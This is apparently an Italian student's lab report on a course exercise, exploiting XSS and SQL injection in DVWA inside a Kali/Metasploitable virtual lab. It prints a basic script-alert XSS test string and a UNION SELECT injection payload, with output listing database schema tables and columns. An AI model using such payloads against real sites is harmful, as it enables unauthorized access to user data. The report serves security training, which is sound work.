

Esercizio S6L2


Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Oggi, abbiamo imparato come sfruttare delle vulnerabilità con la DVWA, ovviamente sul nostro laboratorio virtuale come dimostrazione, ma per capire che i pericoli in rete sono ovunque e dobbiamo riconoscerli e controbattere nonché adottare delle misure di prevenzione. Per l'esercizio di oggi prima di tutto mi sono assicurata che la mia Kali e la mia Metasplotaible comunicassero, e non con poche difficolta ho avuto il risultato del ping positivo.




Come prima cosa sono andata su morzilla dalla kali e ho messo come ricerca l'ip dell'altra macchina, successivamente sono andata su DVWA ed eseguito l'accesso con user e password, infine sono andata su xss per iniziare con l'esercizio






Ho inserito una stringa vista a lezione ovvero **<script>alert('XSS')</script>**
Con questo comando un attaccante può esguire delle azioni pericolose come rubare i cookie permettendo l'accesso senza password e compiere azioni come se fosse l'utente potendosi loggare come se fosse l'utente stesso.



Siccome non sarebbe visibile ad occhi, bisognerebbe andare in inspector e cercare nel codice HTML una dicitura come quella presente nella foto.

SQL INJECTION



Per quanto riguarda il secondo obbiettivo, che era quello di creare una vulnerabilità sql, ho inserito anche qui la stringa vista a lezione ovvero: **' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS --**

L'attaccante può accedere a:

- Username e password (magari anche in chiaro o con hash deboli)
- Email, indirizzi, numeri di telefono
- Carte di credito, se il sito è mal progettato
- Tutte le tabelle del database

essendoci molti comandi da poter sfruttare, può diventare anche più pericoloso. Come possiamo notare nella pagina successiva, solo con questo comando ho ottenuto:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME),  COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- [10:51]
First name: information_schema.CHARACTER_SETS
Surname: CHARACTER_SET_NAME

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME),  COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- [10:51]
First name: information_schema.CHARACTER_SETS
Surname: DEFAULT_COLLATE_NAME

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME),  COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- [10:51]
First name: information_schema.CHARACTER_SETS
Surname: DESCRIPTION

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME),  COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- [10:51]
First name: information_schema.CHARACTER_SETS
Surname: MAXLEN

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME),  COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- [10:51]
First name: information_schema.COLLATIONS
Surname: COLLATION_NAME

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME),  COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- [10:51]
First name: information_schema.COLLATIONS
Surname: CHARACTER_SET_NAME

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME),  COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- [10:51]
First name: information_schema.COLLATIONS
Surname: ID

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME),  COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- [10:51]
First name: information_schema.COLLATIONS
Surname: IS_DEFAULT
```

In conclusione, molte persone cosi come me prima di questo corso non possono avere idea di quanti pericoli ci siano, per questo capisco sempre di più l’importanza della nostra figura.